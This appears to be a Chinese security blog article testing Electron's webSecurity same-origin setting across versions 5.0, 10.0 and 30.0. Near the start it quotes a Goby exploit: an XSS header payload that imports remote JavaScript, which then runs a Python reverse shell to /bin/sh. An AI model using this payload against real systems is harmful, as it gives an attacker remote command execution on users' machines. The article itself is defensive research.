


Electron Security

webSecurity



NOP Team

webSecurity | Electron 安全

0x01 简介

<https://www.electronjs.org/zh/docs/latest/tutorial/security#6-%E4%B8%8D%E8%A6%81%E7%A6%81%E7%94%A8-websecurity>

大家好，今天跟大家讨论的是 `Electron` 的安全配置选项 —— `webSecurity`

这在之前的文章 《Electron安全与你我息息相关》 中就已经提到过了，该选项的意义是开启同源策略，是 `Electron` 的默认值，即默认即开启同源策略

https://developer.mozilla.org/zh-CN/docs/Web/Security/Same-origin_policy

之前我们在讨论 `Goby` 的漏洞时，我们发现，利用的 `Payload` 如下

```
<?php
header("X-Powered-By: PHP/<img src=\"x\" onerror=import(unescape('http%3A//127.0.0.1/test2.js'))>");
?>
```

`test2.js`

```
(function(){
require('child_process').exec('open /System/Applications/Calculator.app');
require('child_process').exec('python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'');
})();
```

<https://mp.weixin.qq.com/s/EPQZs5eQ4LL--tao93cUfQ>

在这里我们注意到放置 `Payload` 的地方在外部的 `JavaScript` 文件，虽然上面写的是 `127.0.0.1`，实际是想说我们恶意服务器上的 `JavaScript`

正常来说，这种利用是不会成功的，因为有同源策略的限制，但是后来我们发现老版本的 Goby 显式地将 `webSecurity` 设置为了 `false`，不然利用的话还会再难一些

Ox02 安全效果测试

这个实验需要分为两个部分，这也是我测试过程中发现的小问题

远程恶意的 `JavaScript` 服务器

```
[~/D/t/21 >>> cat payload.js
document.getElementById('remote-js').innerText = "Remote code running."
[~/D/t/21 >>> python3 -m http.server 80
Serving HTTP on :: port 80 (http://[:]:80/) ...
```

测试过程中未设置 `CSP` 策略，避免影响结果

测试思路很简单，就是直接让 `index.html` 中加载如下代码

```

```

如果可以成功加载，就会在页面中显示 `Remote code is running.`

1. 本地加载测试同源策略

`index.html`

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Web Security Test</title>
</head>
<body>
  <h1>Web Security Test</h1>
```

```
<div id="local-js"></div>
<hr>
<div id="remote-js"></div>

<!-- 跨源脚本 -->

<script>
  document.getElementById('local-js').innerText ="Local code is
runnnning."
</script>
</body>
</html>
```

main.js

```
// Modules to control application life and create native browser window
const { app, BrowserWindow } = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      webSecurity: true,
      // preload: path.join(__dirname, 'preload.js')
    }
  })

  mainWindow.loadFile('index.html')
}

app.whenReady().then(() => {
  createWindow()
```

```


app.on('activate', function () {
  if (BrowserWindow.getAllWindows().length === 0) createWindow()
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})

```

webSecurity: false

当 `webSecurity` 设置为 `false` 时



The screenshot shows the Electron Fiddle interface. The main window displays a terminal log and a file explorer. The terminal log shows the following output:

```
17:04:51 Electron exited with code 0.
17:04:52 Saving files to temp directory...
17:04:52 Saved files to /tmp/electron-fiddle-4376-ap9Kzh6Euaf
17:04:52 Electron v5.0.0 started.
17:04:52 Fontconfig warning: "/usr/share/fontconfig/conf.avail/05-reset-dirs-sample.conf", line 6: unknown element "reset-dirs"
17:05:27
17:05:27 Electron exited with code 0.
17:05:44 Saving files to temp directory...
17:05:44 Saved files to /tmp/electron-fiddle-4376-ap9Kzh6Euaf
17:05:46 Electron v10.0.0 started.
```

A secondary window titled "Web Security Test" is open, displaying the text "Local code is running." and "Remote code is running." A red arrow points to the "Remote code is running." text.

The screenshot shows the Electron Fiddle interface. The main window displays a terminal log and a file explorer. The terminal log shows the following output:

```
17:06:07 Electron v30.0.0 started.
17:06:09
17:06:09 Electron exited with code 0.
17:06:17 Saving files to temp directory...
17:06:17 Saved files to /tmp/electron-fiddle-4376-EXQcPNU2a2af
17:06:20 Electron v30.0.0 started.
17:06:20 [46520:0420/170620.794372:ERROR: 
17:06:21 [46561:0420/170621.127031:ERROR: 
17:06:21 [46561:0420/170621.186362:ERROR: 
17:06:21 [46561:0420/170621.198986:ERROR: 
```

A secondary window titled "Web Security Test" is open, displaying the text "Local code is running." and "Remote code is running." A red arrow points to the "Remote code is running." text.

在 Electron 5.0、10.0、30.0 版本中均可以成功执行远程 JavaScript 代码

webSecurity: true

Electron Fiddle - Unsaved

File Edit View Window Tasks Show Me Help

Stop Console

```
17:08:25 [4827]:0x420/170825.243742:ERROR:browser_main_loops.cc(260) g_value_set_boxed assertion failed
17:08:25 [48254:0420/170825.493265:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() failed
17:08:25 [48254:0420/170825.548041:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() failed
17:08:25 [48254:0420/170825.557571:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() failed
17:08:28 Electron exited with code 0
17:08:36 Saving files to temp directory...
17:08:36 Saved files to /tmp/electron-fiddle-4376-U7lNZldVR1E5
17:08:36 Electron v5.0.0 started.
17:08:37 Fontconfig warning: "/usr/share/fontconfig/conf.avail/05-reset-dirs-sample.conf", line 6: unknown element "rese
```

Editors

index.html main.js preload.js

Main Process (main.js)

```
browsing
2 const { app
3 const path
4
5 function c
6 // Create
7 const ma
8 width:
9 height:
10 webPre
```

Local code is running.

Remote code is running.



Electron Fiddle - Unsaved

File Edit View Window Tasks Show Me Help

Stop Console

```
17:08:26 Electron exited with code 0.
17:08:36 Saving files to temp directory...
17:08:36 Saved files to /tmp/electron-fiddle-4376-U7lNZldVR1E5
17:08:36 Electron v5.0.0 started.
17:08:37 Fontconfig warning: "/usr/share/fontconfig/conf.avail/05-reset-dirs-sample.conf", line 6: unknown element "rese
```

Editors

index.html main.js preload.js renderer.js

Main Process (main.js)

```
browsing
2 const { app
3 const path
4
5 function c
6 // Create
7 const ma
8 width:
9 height:
10 webPre
```

Local code is running.

Remote code is running.



Electron Fiddle - Unsaved

File Edit View Window Tasks Show Me Help

Stop Console

```
17:09:10 Electron v30.0.0 started.
17:09:26 Electron exited with code 0.
17:09:31 Saving files to temp directory...
17:09:31 Saved files to /tmp/electron-fiddle-4376-DxQLGVEYy3kI
17:09:35 Electron v30.0.0 started.
17:09:35 [49425:0420/170935.560881:ERROR:main
17:09:35 [49468:0420/170935.800339:ERROR:main
17:09:35 [49468:0420/170935.815052:ERROR:main
17:09:35 [49468:0420/170935.819187:ERROR:main
```

Editors

index.html main.js preload.js renderer.js

Main Process (main.js)

```
browsing
2 const { app
3 const path
4
5 function c
6 // Create
7 const ma
8 width:
9 height:
10 webPre
```

Local code is running.

Remote code is running.



在 Electron 5.0、10.0、30.0 版本中均可以成功执行远程 JavaScript 代码

小结

在本地加载 index.html 的时候，在本地资源中加载外部 JavaScript 是不受 webSecurity 影响的

2. 远程加载测试同源策略

将 index.html 放到单独的服务器上 http://192.168.31.185:8080/index.html

main.js

```
// Modules to control application life and create native browser window
const { app, BrowserWindow } = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      webSecurity: true,
      // preload: path.join(__dirname, 'preload.js')
    }
  })

  mainWindow.loadURL('http://192.168.31.185:8080/index.html')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}

app.whenReady().then(() => {
  createWindow()
```


```

app.on('activate', function () {
  // On macOS it's common to re-create a window in the app when the
  // dock icon is clicked and there are no other windows open.
  if (BrowserWindow.getAllWindows().length === 0) createWindow()
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})

```

webSecurity: false



```
17:19:51 Electron exited with code 0.
17:19:58 Saving files to temp directory...
17:19:58 Saved files to /tmp/electron-fiddle-4376-BiImNo2vZtwd
17:19:58 Electron v5.0.0 started.
17:19:58 Fontconfig warning: "/usr/share/fontconfig/conf.avai
17:20:21 Electron exited with code 0.
17:20:21 Saving files to temp directory...
17:20:26 Saved files to /tmp/electron-fiddle-4376-fXirw9mE2zEv
17:20:29 Electron v10.0.0 started.
```

Main Process (main.js)

```
1 browser window
2 const { app, BrowserWindow } =
3 const path = require('path')
4
5 function createWindow () {
6 // Create the browser window.
7 const mainWindow = new BrowserWindow({
8 width: 800,
9 height: 600,
10 webPreferences: {
11 webSecurity: false,
12 // preload: path.join(__dirname, 'preload.js')
13 }
14 }
15
16 // and load the index.html of
17 // mainWindow.loadFile('index.html')
18 mainWindow.loadURL('http://192.168.1.100:8080/index.html')
19
20 // Open the DevTools.
```

```
17:21:38 Electron v30.0.0 started.
17:21:39 Electron exited with code 0.
17:21:45 Saving files to temp directory...
17:21:45 Saved files to /tmp/electron-fiddle-4376-1StwnaPdRtwp
17:21:49 Electron v30.0.0 started.
17:21:49 [59799:0420/172149.444133:ERROR: 
17:21:49 [59837:0420/172149.693992:ERROR: 
17:21:49 [59837:0420/172149.716793:ERROR: 
17:21:49 [59837:0420/172149.720164:ERROR:
```

Main Process (main.js)


```
1 browser window
2 const { app, BrowserWindow } =
3 const path = require('path')
4
5 function createWindow () {
6 // Create the browser window.
7 const mainWindow = new BrowserWindow({
8 width: 800,
```

这里就出现了一个有趣的现象，关闭了 `webSecurity` 后，在 `10.0` 中竟然还是远程加载 `JavaScript` 失败了，但是在 `5.0` 和 `30.0` 中均成功了，这应该是 `Electron` 的一个 bug。

webSecurity: true

The screenshot shows the Electron Fiddle interface. The top bar includes 'File', 'Edit', 'View', 'Window', 'Tasks', 'Show Me', and 'Help'. A toolbar below has icons for settings, stopping the application, and opening the console. The URL 'https://gist.github.com' is shown in the address bar. The main area has a red arrow pointing to the 'Stop' button in the toolbar. On the left is a file tree with 'Editors' containing 'index.html', 'main.js' (selected), 'preload.js', and 'renderer.js'. The right side shows the 'Main Process (main.js)' code and a preview window displaying 'Web Security Test' and 'Local code is running...'. Another red arrow points to the preview window.


The screenshot shows the Electron Fiddle interface with a different configuration. The top bar includes 'File', 'Edit', 'View', 'Window', 'Tasks', 'Show Me', and 'Help'. A toolbar below has icons for settings, stopping the application, and opening the console. The URL 'https://gist.github.com' is shown in the address bar. The main area has a red arrow pointing to the 'Stop' button in the toolbar. On the left is a file tree with 'Editors' containing 'index.html', 'main.js' (selected), 'preload.js', and 'renderer.js'. The right side shows the 'Main Process (main.js)' code and a preview window displaying 'Web Security Test' and 'Local code is running...'. Another red arrow points to the preview window.




开启了 `webSecurity` 后，表现倒是一致的，均阻拦了跨域的资源请求

补充测试


虽然 Electron 中这个 `bug` 不是很重要，但是我们还是补充测试一下，到底是哪些版本存在该 `bug`



Electron 11.0.0 中该 bug 已经修复

